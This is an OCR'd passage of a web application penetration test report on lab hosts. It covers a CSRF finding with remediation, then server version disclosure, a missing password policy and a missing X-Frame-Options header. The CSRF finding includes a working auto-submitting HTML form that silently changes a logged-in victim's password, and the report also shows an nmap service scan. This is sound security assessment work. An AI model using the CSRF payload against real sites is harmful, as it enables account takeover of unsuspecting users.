
I have created html file which will change password for logged user and upload it via http server (10.0.1.29:8000):

```
<html>
<body>
  <form method="POST" action="http://10.0.1.30/passchangedocument.php">
    <input type="hidden" name="old" value="aaa">
    <input type="hidden" name="new" value="password123">
    <input type="hidden" name="again" value="password123">
  </form>
  <script>
    document.forms[0].submit();
  </script>
</body>
</html>
```


Proof of Concept:



As we can see previous password doesn't work anymore.



I had to update password to new one which was provided in HTML file "password123". Conclusion, there is possibility to proceed with Cross Site Request Forgery attack.



Remediation steps:

- Generate a unique token for each user session.
- Include the token in forms and sensitive requests as a hidden field or in HTTP headers.
- Validate the token on the server side to ensure its authenticity.
- Set the SameSite attribute for cookies to prevent them from being sent with cross-origin requests.
- Strict: Blocks cookies entirely in cross-origin requests.
- Validate the Origin and/or Referer headers on the server to ensure requests come from trusted sources.
- Ensure that sensitive actions (e.g., fund transfers, account updates) require authentication, such as a password or a one-time code.
- Use POST, PUT, or DELETE for operations that modify server-side data.
- Prevent actions like deleting accounts or transferring funds from being executed via clickable links.
- Configure CORS (Cross-Origin Resource Sharing)to allow only trusted domains to interact with your application.
- Use Secure HTTP Headers
- Content-Security-Policy (CSP): Restricts resources that can be loaded on your page.
- X-Frame-Options: Prevents your page from being embedded in an iframe.
- Strict-Transport-Security (HSTS): Enforces HTTPS connections.

9.0 Medium Findings

9.1. Server information disclosure

Rating: Medium


Description : Obtaining information about the server on which the website is hosted can pose a significant threat to the security of the application. Information such as the type of server (e.g. Apache, Nginx, IIS), its version, operating system, or modules used can provide a potential attacker with valuable clues. Based on this, they can identify known vulnerabilities that can be used to carry out attacks such as exploiting vulnerabilities in the server software, escalation of privileges, or DoS (Denial of Service).

Additionally, the public visibility of such technical details increases the risk of automated attacks that scan the network for servers with specific characteristics or vulnerabilities. Therefore, disclosing such information, for example in HTTP headers (Server, X-Powered-By), server error pages, or debug responses, is considered a significant security issue. The principle of minimizing information disclosure is crucial to limit the availability of potential entry points for an attacker.

Proof of Concept:

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.0.1.29 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-07 12:52 EST
Nmap scan report for 10.0.1.29
Host is up (0.00043s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 08:00:27:76:09:61 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.58 seconds
```



Remediation Steps:


- Hide information about the server.

9.2. No password policy

Rating: **Medium**

Description: During the changing password I have noticed that there might be no password set. It has to be changed as soon as possible!

Proof of Concept:



Remediation Steps:


- Set solid password policy and implement two factor authentication.

9.3. No X-frame policy

Rating: **Medium**

Description: The X-Frame-Options security header determines whether a web page can be embedded within an iframe. When properly configured, it helps prevent clickjacking attacks, where an attacker might embed a website within a hidden iframe and trick users into unintentionally clicking buttons or links that perform harmful actions. If this header is missing, attackers can embed the site within iframes, potentially enabling attacks like session hijacking, phishing, or other malicious activities. On the screenshot below we can find that there is no X-Frame-Option header.

Proof of Concept:



Request headers 12

Name	Value
Host	10.0.1.30
User-Agent	Mozilla/5.0 (X11; Linux ...
Accept	text/html,application/...
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate, br
Content-Type	application/x-www-fo...
Content-Length	51
Origin	http://10.0.1.30
Connection	keep-alive
Referer	http://10.0.1.30/Deals...
Upgrade-Insecure-Re...	1
Priority	u=0, i

Response headers 7

Name	Value
Date	Sun, 12 Jan 2025 19:42...
Server	Apache/2.4.41 (Ubuntu)
Vary	Accept-Encoding
Content-Length	7115
Keep-Alive	timeout=5, max=100
Connection	Keep-Alive
Content-Type	text/html; charset=UT...

Remediation Steps:

- Configure Apache .htaccess file and set X-Frame-Options
  <IfModule mod_headers.c>
  Header always set X-Frame-Options "DENY"
  </IfModule>
- Use Content Security Policy (CSP) frame-ancestors directive if possible.
- Do not allow displaying of the page in a frame.